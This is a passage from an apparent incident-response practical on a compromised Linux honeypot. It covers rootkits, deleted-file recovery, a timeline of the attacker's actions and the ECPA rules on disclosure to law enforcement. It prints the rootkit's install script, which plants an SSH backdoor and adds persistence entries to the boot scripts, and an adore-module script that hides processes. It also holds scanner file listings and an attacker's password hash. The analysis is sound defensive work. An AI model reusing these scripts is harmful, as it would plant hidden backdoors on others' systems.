-rw-r--r-- ktjeong/root     26 2001-08-24 17:54:14 rk/.1addr
-rw-r--r-- root/bin         29 2001-07-13 04:31:25 rk/.1addrt
-rw-r--r-- ktjeong/bin      71 2001-08-24 17:49:29 rk/.1file
-rw-r--r-- ktjeong/bin      29 2001-07-13 04:33:03 rk/.1logz
-rw-r--r-- ktjeong/bin      58 2001-08-24 17:50:48 rk/.1proc
-rwxr-xr-x root/root       491 2002-06-17 10:08:18 rk/end

find ./ -type d -name rk
./usr/bin/rk
```

I found an install script in the /usr/bin/rk directory. The contents of the install script indicate that this is another rootkit. It places a ssh backdoor called “kswapd”. This corresponds to the “kswapd” process shown listening to port 36 in the netstat output. The rootkit starts the backdoor and places an entry in rc.sysinit to start it at every reboot. It also adds a script called “End” to the system. In the next section, I will analyze this script further. The script also adds “anonymous” to the /etc/ftpusers file. The ftp server checks this file to see if a user is allowed to login via ftp. Any user listed in this file is DENIED access. This basically disables anonymous ftp.

```
#!/bin/sh
clear
echo "=================================="
echo "|    RootKit-ul lui ursuletz      |"
echo "| nu unul dintre cele mai reusite |"
echo "|         dar merge...            |"
echo "=================================="
sleep 3
chown root.root *
echo "Setting up SSH backdoor"
mv ssh/ssh_config /etc/ssh_config
```

```
mv ssh/ssh_host_key /etc/ssh_host_key
mv ssh/ssh_host_key.pub /etc/ssh_host_key.pub
mv ssh/ssh_random_seed /etc/ssh_random_seed
mv ssh/sshd_config /etc/sshd_config
mv ssh/kswapd /usr/bin/kswapd
mv end /usr/bin/End
kswapd
echo "kswapd" >>/etc/rc.d/rc.sysinit
echo "End" >>/etc/rc.d/rc.local
echo "SSHd Installation complete!"
echo "Checking for gcc ..."
if [ -f /usr/bin/gcc ]; then
 echo "gcc present OK"
else
echo "anonymous" >>/etc/ftpusers
echo "kswapd" >>/etc/rc.d/rc.sysinit
echo "End" >>/etc/rc.d/rc.local
```

Below are the contents of the /etc/rc.d/rc.sysinit and /etc/rc.d/rc.local files to verify that the various rootkits did in fact modify them. As mentioned before, any programs listed in these files are automatically started upon system boot.
- /bin/sshd was added by the rootkit from the cashu.tgz file.
- kswapd and End were added by bazy.tgz rootkit.

```
cat /etc/rc.d/rc.sysinit
/bin/sshd
# Now that we have all of our basic modules loaded and the kernel going,
# let's dump the syslog ring somewhere so we can find it later
kswapd

cat /etc/rc.d/rc.local
    echo >> /etc/issue
fi
touch /var/lock/subsys/local
End
```

The script file /usr/bin/End is placed on the system by the install script from bazy.tgz rootkit. This script shows that it activates the “adore” kernel level rootkit. This rootkit differs from the others on the system because it resides as a kernel module. Typical rootkits are fairly easy to locate because they exist by replacing system commands. These commands can be compared using md5sums to the original file hashes. Kernel level rootkits like adore work by manipulating the kernel itself. These kernel loadable modules have unrestricted access to the system and are extremely dangerous and hard to detect.

This script also starts what could be a network sniffer (asus) based on the network interface being used as a parameter and the output going to a log called “sniff.log”. I searched both the image files and the MAC Timeline and could not locate this program.

```
#!/bin/sh
/sbin/insmod /usr/src/linux/include/linux/..  "/adore/adore.o
/sbin/insmod /usr/src/linux/include/linux/..  "/adore/cleaner.o
/sbin/rmmod /usr/src/linux/include/linux/..  "/adore/cleanerk
```

```
r=`/sbin/pidof kswapd`
/usr/src/linux/include/linux/"..  "/adore/ava i $r >>/dev/null
k=`/sbin/pidof ksys`
/usr/src/linux/include/linux/"..  "/adore/ava i $k >>/dev/null
cd /usr/info/"..  "/
./asus eth0 > sniff.log &
a=`/sbin/pidof asus`
/usr/src/linux/include/linux/"..  "/adore/ava i $a
```

The MAC time line indicated that some files were deleted on the system. As mentioned earlier in the paper, when a file is deleted the data is not actually erased on a Linux system. The file name is removed from the i-node and the blocks that contain the file are marked as available. Assuming that the now unallocated disk blocks have not been overwritten with new data, it is possible to recover the file. The MAC time line shows the i-node for the file. The i-node lists the first twelve blocks of the file. If the file contains more than twelve data blocks then the block number contains what is called an indirect block. This will list more of the blocks that contain the file. To get the file back, all you need to do is directly access these blocks and copy the data off and then combine it back together. There are many low level tools like “debugfs” that can assist with this. Since I used the TCT toolkit to generate the Timeline, it has all of the information necessary. I could use programs from the TCT toolkit like “icat” and “unrm” to make the process somewhat more automated. I decided instead to use the autopsy program from @stake to simplify this process even more. Autopsy is a graphical html front-end to the TCT toolkit. Autopsy uses the data I gathered with grave-robber and the other tools I used to create the MAC timeline. Autopsy lists all the files on the image files that are marked as deleted. Autopsy gives me the ability to click on the files and save them onto the forensic workstation. Autopsy uses the tools from the TCT toolkit to automatically follow each of the data blocks indicated by the i-nodes and recombines them for you.
- scan.tgz is the tar file that contained the pscan program identified from the netstat process listing.

I used autopsy to recover deleted i-node 18634 from the image file. I used the “file” command against the saved file. This indicated that it was a compressed tar archive. I then used the same process as discussed previously to view the contents of the file by running “zcat” and passing the results into the “tar” program. This tar file contained the pscan2 program that was identified in the netstat output. I have already analyzed this program I found in the /usr/bin/ . ./aw directory and the search through the memory image file.

```
zcat hda5.img-inode18634-scan.tgz |tar tfv -
drwxr-xr-x root/root         0 2002-06-04 20:05:06 aw/
-rw-r--r-- root/root         0 2002-06-04 20:03:31 aw/a.out
-rwxr-xr-x root/root       219 2002-06-04 20:03:31 aw/auto
-rwxr-xr-x root/root      1291 2002-06-04 20:03:31 aw/awu
-rw-r--r-- root/root         0 2002-06-04 20:03:31 aw/awu.list
-rw-r--r-- root/root       597 2002-06-04 20:03:31 aw/Makefile
-rw-r----- root/root      5015 2002-06-04 20:03:31 aw/targets
-rwxr-xr-x root/root    382072 2002-06-04 20:03:31 aw/wu
-rwxr-xr-x root/root    161280 2002-06-04 20:03:31 aw/x2
-rw-r--r-- root/root      4312 2002-06-04 20:03:31 aw/nodupe.o
```

```
-rw-r--r-- root/root      1772 2002-06-04 20:03:31 aw/oops.o
-rwxr-xr-x root/root     17920 2002-06-04 20:03:31 aw/pscan2
-rwxr-xr-x root/root     17139 2002-06-04 20:03:31 aw/ssvuln
-rwxr-xr-x root/root     15172 2002-06-04 20:03:31 aw/oops
-rwxr-xr-x root/root     19613 2002-06-22 13:33:16 aw/ss
-rwxr-xr-x root/root     17265 2002-06-04 20:03:31 aw/nodupe
-rw-r--r-- root/root        16 2002-06-04 20:03:31 aw/pula1
```

I used the same process to recover the data from i-node 18635. It also contained a compressed tar file. The tar file contains a program called “skan”.

```
zcat hda5.img-usr.hda5.img-inode-18635.tgz | tar tfv -
drwxr-xr-x root/root         0 2002-08-07 08:34:45 [.]skaner/
drwxr-xr-x root/root         0 2002-08-07 05:42:11 [.]skaner/src/
-rw-r--r-- root/root      1787 1998-12-06 13:01:17 [.]skaner/src/gen.c
-rw-r--r-- root/root      2919 2002-08-07 05:41:53 [.]skaner/src/r00t.c
-rw-r--r-- root/root      4397 2002-08-07 04:41:21 [.]skaner/src/scan.c
-rw-r--r-- root/root       163 2002-08-07 05:46:04 [.]skaner/Makefile
-rw-r--r-- root/root       462 2002-08-07 04:47:25 [.]skaner/scan.conf
-rwxr-xr-x root/root     20998 2002-08-07 08:34:45 [.]skaner/skan
-rw-r--r-- root/root         2 2000-07-14 07:19:25 [.]skaner/README
-rw-r--r-- root/root         2 2000-07-14 07:19:25 [.]skaner/VERSION
drwxr-xr-x root/root         0 2002-08-07 08:34:15 [.]skaner/ssh/
-rwxr-xr-x root/root      8315 2002-08-07 08:34:10 [.]skaner/ssh/ssh
-rwxr-xr-x root/root    821595 2002-03-07 14:49:28 [.]skaner/ssh/x6
-rw-r--r-- root/root     15706 2002-04-20 18:05:14 [.]skaner/ssh/targets
-rwxr-xr-x root/root    174397 2001-12-01 18:10:22 [.]skaner/ssh/scanssh
```

I used the “find” command to locate skan in /usr/bin/ . ./[.]skaner. I then used the “strings” command on this program. The output from the strings command indicates this is a ssh scanner/rooter.

```
[31m###
[01;34mLinux SSHD mass scanner/rooter
[00;00m
[31m ###
[01;34m
    Modified by Enygma from VMatriCS and HaXoRs
    Greetingz to : ZaRWT, M3phisto, Satan_X,
    EvilDante, n3tspider, AVQ, OVi, Red_Bu||, CHASER_,
    AnArChIsT and to the rest of my ppl on
    ..:: #VMatriCS ::.. and ..:: #HaXoRs ::..
[01;32m
```

The last deleted file I recovered was /usr/bin . ./p. I used the file command to determine it was a compressed tar file. I then did a listing of the archive contents. This showed that the tar file contained the source code for the adore kernel rootkit.

This is a different instance of the adore program. The “End” script discussed previously used the adore program files from ./usr/src/linux/include/linux/.. /adore. This copy was found under ./usr/bin/ . ./1/adore.

```
zcat hda5.img-usr.p.raw |tar tvf -
drwxrwxr-x 502/502           0 2002-09-01 19:28:04 1/
```

```
-rwxrwxr-x 502/502         477 2001-04-29 00:20:02 1/1
-rwxrwxr-x 502/502         156 2001-04-29 00:14:14 1/2
-rw-r--r-- root/root    460517 2002-09-01 19:27:39 1/psy
drwxr-xr-x 502/502           0 2000-02-20 13:56:13 1/adore/
-rw-r--r-- 502/502       14329 2001-04-27 05:11:24 1/adore/adore.c
-rw-r--r-- 502/502         263 2001-04-27 05:11:10 1/adore/Makefile
-rw-r--r-- 502/502        2957 2000-02-20 11:06:30 1/adore/ava.c
-rw-r--r-- 502/502        1660 1999-12-29 13:56:24 1/adore/LICENSE
-rw-r--r-- 502/502         585 2000-02-20 11:42:14 1/adore/README
```

- Searched the memory image with the strings and grep command looking for keywords discovered during the rest of the analysis.
- From information gathered through the psyBNC log files, this appears to be the hacker's irc login password

```
USER1.USER.LOGIN=wizi
USER1.USER.USER=q
USER1.USER.PASS==0e`o`X131b`O'd0H`U
```

Verify image files

The last step in the investigation is to generate a new list of md5sums for the image files. Comparing the new md5sums against the sums created at the start of the forensics process will verify the images files were not modified during the analysis helping to preserve the chain of custody.

```
ls -la images*.md5
-rw-rw-r--    1 matt     matt  344 Sep 26 17:01 images-before.md5
-rw-rw-r--    1 matt     matt  344 Oct 21 22:23 images-after.md5

cat images-before.md5
e7e09aa9482c566d22f48d6f0fe7ffa7  hda10.img
9aa436333df0895e2c59cf22f4ecfaa2  hda1.img
2f0d6eaed12bac80cd5fe2cbfb9bdd24  hda5.img
dcbc64bddd9333527b1715c46ab21533  hda6.img
f1634f211fe3a4a0a626c5aa087a4631  hda7.img
14eaffdad9d060f4d90ca9926cf1b5f4  hda8.img
2763f3740dd3d60b7f2a089197fc1b9b  hda9.img
b536e9ff546ae2260c456c277af2b22c  mem.img

cat images-after.md5
e7e09aa9482c566d22f48d6f0fe7ffa7  hda10.img
9aa436333df0895e2c59cf22f4ecfaa2  hda1.img
2f0d6eaed12bac80cd5fe2cbfb9bdd24  hda5.img
dcbc64bddd9333527b1715c46ab21533  hda6.img
f1634f211fe3a4a0a626c5aa087a4631  hda7.img
14eaffdad9d060f4d90ca9926cf1b5f4  hda8.img
2763f3740dd3d60b7f2a089197fc1b9b  hda9.img
b536e9ff546ae2260c456c277af2b22c  mem.img
```

Summary

On September 23, 2002 the honeypot, a RedHat Linux 7.1 server was compromised using the FTP EXPLOIT CWD vulnerability (see http://www.cert.org/advisories/CA-

2001-33.html). The following is a synopsis of the events from September 23, 2002 to September 25, 2002 that were uncovered during the incident response.

Multiple connections occurred from multiple sites to the system using FTP and SSH backdoors were placed on the system by the intruder. The user wizi was added to the system. Code was downloaded to system and installed (cashu.tgz, XzKit.tgz, bazy.tgz, and scan.tgz). These files included various rootkits (adore, skaner, rk). The attacker also used the system, as an IRC bouncer.

Based on the information gathered in the forensics analysis, the hacker used the system as a jumping off point to scan for other vulnerable systems. In addition, he also used the system as an IRC bouncer to relay irc channels through the system:

Identification and Containment

A Snort IDS system monitoring the honeynet detected an exploit against the FTP server running on the honeypot from 211.72.26.XXX at 22:54 on September 23, 2002. A review of outgoing connections from the firewall log indicates the system was compromised.

It was decided to leave the system up and running until September 26, 2002 since the purpose of this exercise was to study the actions of the attacker. Outgoing connections were monitored at this time to insure the honeypot was not used to compromise any other systems. No other information was collected through the monitoring since the purpose of the exercise was to use forensic tools and practices to track the attacker's actions.

On September 26th, communication between the Internet and the honeypot was disconnected and forensic analysis of the system began.

The system was tagged and images were made of the drives and physical memory. The system is a Dell Latitude CPx, 600 MHz, Serial #: 6RXXGP laptop with a 10 GB internal hard drive, 384 MB of RAM, and an internal CD-ROM drive.

Below is a summary of the attacker's activities on the system obtained by cross referencing the information gained from the forensic analysis done above. (IDS/FW Logs, MAC Time Analysis, System Log Files, Running Process, Deleted Files)

Sep 23	
22:54	Attacker entered system through FTP Exploit and gained root access to system. Attacker downloaded toolkit cashu.tgz from port 80 on 209.142.209.XXX Attacker installed the toolkit which did the following actions - Sent e-mail to 64.157.X.XX containing information about the system configuration - Trojaned system binaries

- Installed ssh backdoor to listen on port 27015

23:30 User “wizi” was added to system with UID 0
23:31 Attempted telnet logon to user “wizi” from 193.230.XXX.XXX
23:57 Attempted telnet logon to user “wizi” and “root” from 193.230.XXX.XXX

Sept. 24
02:15 Added bazy.tgz to system; this file contained another rootkit /usr/bin/rk
- Disabled anonymous ftp
- Setup adore, which is a kernel module that hides process
- Installed kswapd sshd backdoor on port 36
06:31 Connection to ssh backdoor “kswapd” on port 36 from 80.96.30.XXX
15:33 Installed rootkit from XzKit.tgz
- Hides process
- Cleans log files
- E-mails system info
15:43 Connected to IRC Bouncer from 80.96.30.XXX for psyBNC user “wizi”
15:45 Attacker started “pscan2” which used compromised system to scan for other vulnerable ssh and ftp servers

From the analysis of the compromised system, it can be concluded that the attacker’s skill level was low. The attacker attempted to telnet to the system multiple times as root. The attacker then added an account with root rights (UID 0). He then attempted to telnet to the system as this user. Root login is disabled by default on Linux based systems no matter what the account name. The attacker also installed multiple toolkits onto the system, however he did not execute them in an effective manner. The adore kit was set to run on reboot but the hacker never rebooted the system or ran the commands manually. The hacker’s activity was present in the standard log files, even though he had installed a logcleaner program. The XzKit should have hidden the attackers backdoor on port 36. I ran a netstat command directly on the compromised system using the executable from the compromised system and port 36 showed a listening state.

Part 3 - Legal Issues of Incident Handling (20 Points)

The ECPA (Electronic Communications Privacy Act of 1986, Title III of the Omnibus Crime Control and Safe Streets Act of 1968) is the federal statue that applies to how the government can obtained stored electronic communications. This applies only to electronic information that is actually stored. Examples of this are e-mail, voice mail, account information, and log files. This does not apply to the electronic monitoring of communication. The federal Wiretap statue would govern electronic surveillance.

The ECPA can be thought of as the digital equivalent to the Fourth Amendment. The Fourth Amendment protects an individual from unauthorized search of a person's physical home, but does not place such restrictions on cyberspace. The ECPA protects an individual's digital network account by placing statutory restrictions on government

entities when requesting electronic evidence.

This statute is important to an Internet Service Provider (ISP) because unlike in the physical world where law enforcement would need to confront the individual suspect directly, in the digital world the evidence law enforcement wants can be requested from the service provider. This can be a very touchy issue in regards to individual privacy. The ECPA is a very complicated statute. Many ISPs have what is called a "Terms Of Service" (TOS) contract with the individual account holder to clarify their position concerning the individual's privacy and their compliance with the ECPA. The case Jessup-Morgan v. AOL (http://legal.web.aol.com/decisions/dlpriv/jessup.html) shows how a service provider's membership agreement/contract helped to legally backup and clarify the provider's cooperation with the ECPA and a civil subpoena.

It is important to remember that the ECPA only applies to "public" service providers. This is defined as providing service to the public or community at large. The question that often arises is how can a provider that charges for its services fall into this category? The answer is that it is available to anyone to subscribe and there are no restrictions on who can sign up. This means that employers that provide internet and e-mail connectivity for their employees or contractors do not fall under the ECPA, but ISPs definitely do. See the case of Andersen Consulting LLP v. UOP (http://www.tomwbell.com/NetLaw/Ch05/Andersen.html). In this case, UOP disclosed to the media e-mails that where stored electronically by UOP. Andersen argued that this was a violation of the ECPA. It was ruled that UOP was not a public electronic communications provider.

A. What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

The ECPA states that a government agency must obtain a search warrant, court order, or subpoena to be able to request any electronicly stored evidence. It is also a good business practice to check with your legal counsel before responding to any requests for personal subscriber information. The ECPA is a double edged sword. It can help protect you from law suites resulting from you disclosing privacy data as long as it is a response to a valid court order. If you disclose personal information or information beyond what is required by a court order you could be in violation of the ECPA.

B. What must the law enforcement officer do to ensure you to preserve this evidence if there is a delay in obtaining any required legal authority?

The ECPA addresses this under 18 U.S.C. § 2703(f) Preservation of Evidence. This states that law enforcement may direct the service provider to preserve existing records pending the issuance of compulsory legal process. The request from law enforcement can be in any form. The initial phone call would be enough,however, it is typical to put the request in writing to create a "paper trail". It is import to understand that this only applies to activities that have already happened. It does not allow law enforcement to direct you to preserve records that have not been made yet. To collect records

regarding ongoing electronic communications, law enforcement must comply with electronic surveillance statues.

C. What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

The ECPA requires that the law enforcement officer must present at least a subpoena to request any type of account information. The ECPA offers the ISP legal protection from law suites filed by users when the ISP is cooperating with law enforcement agents that have the proper court orders. The legal protection is based on only providing the information specifically requested in the court order. If the log files contain any data on other subscribers, the ISP could be in violation of the ECPA.

With the initial enactment of the US Patriot Act, Subsection2703(c) allowed law enforcement officials to use a subpoena to ask for a limited class of information, such as the customer's name, address, length of service, and means of payment. Prior to the amendments in Section 210 of the Act, however, the list of records that investigators could obtain with a subpoena did not include certain records (such as credit card number or other form of payment used to pay for the ISPs service) relevant to determining a customer's true identity. In many cases, users register with Internet service providers using false names. In order to hold these individuals responsible for criminal acts committed online, the method of payment used is an essential means of determining true identity.

Amendments to section 2703(c) updated and expanded the narrow list of records that law enforcement authorities may obtain with a subpoena. The new subsection 2703(c)(2) includes "records of session times and durations," as well as "any temporarily assigned network address." In the Internet context, this type of records would include the Internet Protocol (IP) address assigned by the provider to the customer or subscriber for a particular session, as well as the remote IP address from which a customer connects to the provider. Obtaining such records will make the process of identifying computer criminals and tracing their Internet communications faster and easier.

Moreover, these amendments clarify that investigators may use a subpoena to obtain the "means and source of payment" that a customer uses to pay for his or her account with a communications provider, "including any credit card or bank account number." 18 U.S.C. §2703(c)(2)(F). While generally helpful, this information will prove particularly valuable in identifying the users of Internet services where a company does not verify its users' biographical information.

D. What other "investigative" activity are you permitted to conduct at this time?

The ECPA is very specific that you must comply with the court order but nothing more. If you gather additional evidence that is outside the scope of the court order it could violate the individuals privacy in regards to the ECPA. The USA Partriot Act has added

some provisions that allows a service provider to volunteer evidence to law enforcement without any type of court order. These exceptions will be discussed while answering the next question.

E. How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and used THAT account to hack into the government system?

The USA Patriot Act resulted in some changes to the ECPA that make it possible for an ISP to volunteer information to law enforcement. Previously, if for example, an ISP independently learned that one of its customers was part of a conspiracy to commit a terrorist attack, prompt disclosure of the account information to law enforcement could save lives. Since providing this information did not fall within one of the statutory exceptions, however, an ISP making such a disclosure could be sued civilly.

Second, prior to the USA Patriot Act, the law did not permit a service provider to voluntarily disclose non-content records (such as a subscriber's login records) to law enforcement for purposes of self-protection, even though providers could disclose the content of communications for this reason. See 18 U.S.C. § 2702(b)(5), 2703(c)(1)(B).

Section 212 of the USA Patriot Act corrects both of these inadequacies in previous law. Section 212 amends subsection 2702(b)(6) to permit, but not require, a service provider to disclose to law enforcement either content or non-content customer records in emergencies involving an immediate risk of death or serious physical injury to any person. This voluntary disclosure, however, does not create an affirmative obligation to review customer communications in search of such imminent dangers.

The amendments in Section 212 of the Act also change ECPA to allow providers to disclose information to protect their rights and property. It accomplishes this change by two related sets of amendments. First, amendments to sections 2702 and 2703 of title 18 simplify the treatment of voluntary disclosures by providers by moving all such provisions to 2702. Thus, section 2702 now regulates all permissive disclosures (of content and non-content records alike), while section 2703 covers only compulsory disclosures by providers. Second, an amendment to new subsection 2702(c)(3) clarifies that service providers do have the statutory authority to disclose non-content records to protect their rights and property. All of these changes will sunset December 31, 2005.

References

Honeynet Project, Know Your Enemy: Honeynets, What a Honeynet is, its value, how it works, and risk/issues involved, September 8, 2002, <http://project.honeynet.org/papers/honeynet/>

Scott, Steven J., Snort Enterprise Implementation Snort, MySQL, SnortCenter and ACID on Redhat 7.3 October, 2002

<http://www.superhac.com/snort>

Witter, Franklin, Legal Aspects of Collecting and Preserving Computer Forensic Evidence April 20, 2001
<http://rr.sans.org/incident/evidence.php>

@Stake. @stake Research Labs – Tools.
<http://www.atstake.com/research/tools/index.html#forensic>.

Dittrich, David. Basic Steps in Forensic Analysis of Unix Systems.
<http://staff.washington.edu/dittrich/misc/forensics/>.

Beau, Davis. MONITORING: A CRITICAL COMPONENT OF A COMPLETE COMPUTER INFORMATION SECURITY PROGRAM
<http://www.netportfolio.com/elaw.nsf/211a5b40a48478bd852569af005c47ad/efe51d5def6abef8852569ec0071b3c7/$FILE/Beau%20Davis%20eLaw%20Presentation.doc>

Lee, Rob**.** Incident-Response homepage**.**
<http://incident-response.org/>.

Lauer, Lawrence. Honeypots And Honeynets Are Not Just For Bears GSEC
<http://www.giac.org/practical/Lawrence_Lauer_GSEC.doc>

Cheng, Derek Freeware Forensics Tools for Unix, November 1, 2001
<http://online.securityfocus.com/infocus/1503>

Brumley, David Tracking Hackers on IRC
<http://theorygroup.com/Theory/irc.html>

Farmer, Dan and Venema, Wietse. Computer Forensics Analysis Class Handouts, August 6, 1999,
<http://www.fish.com/forensics/programs.pdf>

Farmer, Dan What Are MACtimes?. Dr. Dobb's Journal, October 2000
<http://www.ddj.com/documents/s=880/ddj0010f/0010f.htm>

Farmer, Dan Bring Out Your Dead Dr. Dobb's Journal, January 2001
<http://www.ddj.com/documents/s=880/ddj0010f/0010f.htm>

Taylor, Laura Unix tools track hackers Tech Republic, October 1, 2002
<http://techupdate.zdnet.co.uk/story/0,,t481-s2123102,00.html>

Fink, Jay, An Overview of the Proc Filesystem, Linux Gazette, October 1999
<http://www.linuxgazette.com/issue46/fink.html>

Hatch, Brian Investigating Processes, Part 1 IT World, May 14, 2002
<http://www.itworld.com/nl/lnx_sec/05142002/>

Rude, Thomas, DD and Computer Forensics, August 2000
<http://www.crazytrain.com/dd.html>

Garner Jr., George, RE: Imaging a "live" system, June 3, 2002
<http://cert.uni-stuttgart.de/archive/forensics/2002/06/msg00007.html>

Chuvakin, Anton, FTP Attack Case Study Part I: The Analysis, May 8, 2002
<http://www.linuxsecurity.com/feature_stories/ftp-analysis-part1.html>

Zeltser, Lenny, Reverse Engineering Malware, May 2001
<http://www.zeltser.com/sans/gcih-practical/revmalw.html>

HoneyNet, The Reverse Challenge, July, 2002
<http://project.honeynet.org/reverse/>

Burford, Sean, Reverse Engineering Linux Binaries, August 20, 2002
< http://www.linuxsa.org.au/meetings/reveng-0.2.pdf>

Irwin, Vicki and Pomeranz, Hal, Advanced Intrusion Detection and Packet Filtering,1999
<http://www.eas.asu.edu/~ieeecs/pages/springCalendar_99/ resource/ns99-part1.ppt>

Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations, Computer Crime and Intellectual Property Section, Criminal Division, United States Department of Justice, July, 2002
<http://www.cybercrime.gov/s&smanual2002.htm>

18 U.S.C. § 2511. Interception and Disclosure of Wire, Oral, or Electronic Communications Prohibited, Computer Crime and Intellectual Property Section (CCIPS), United States Department of Justice,
<http://www.cybercrime.gov/usc2511.htm>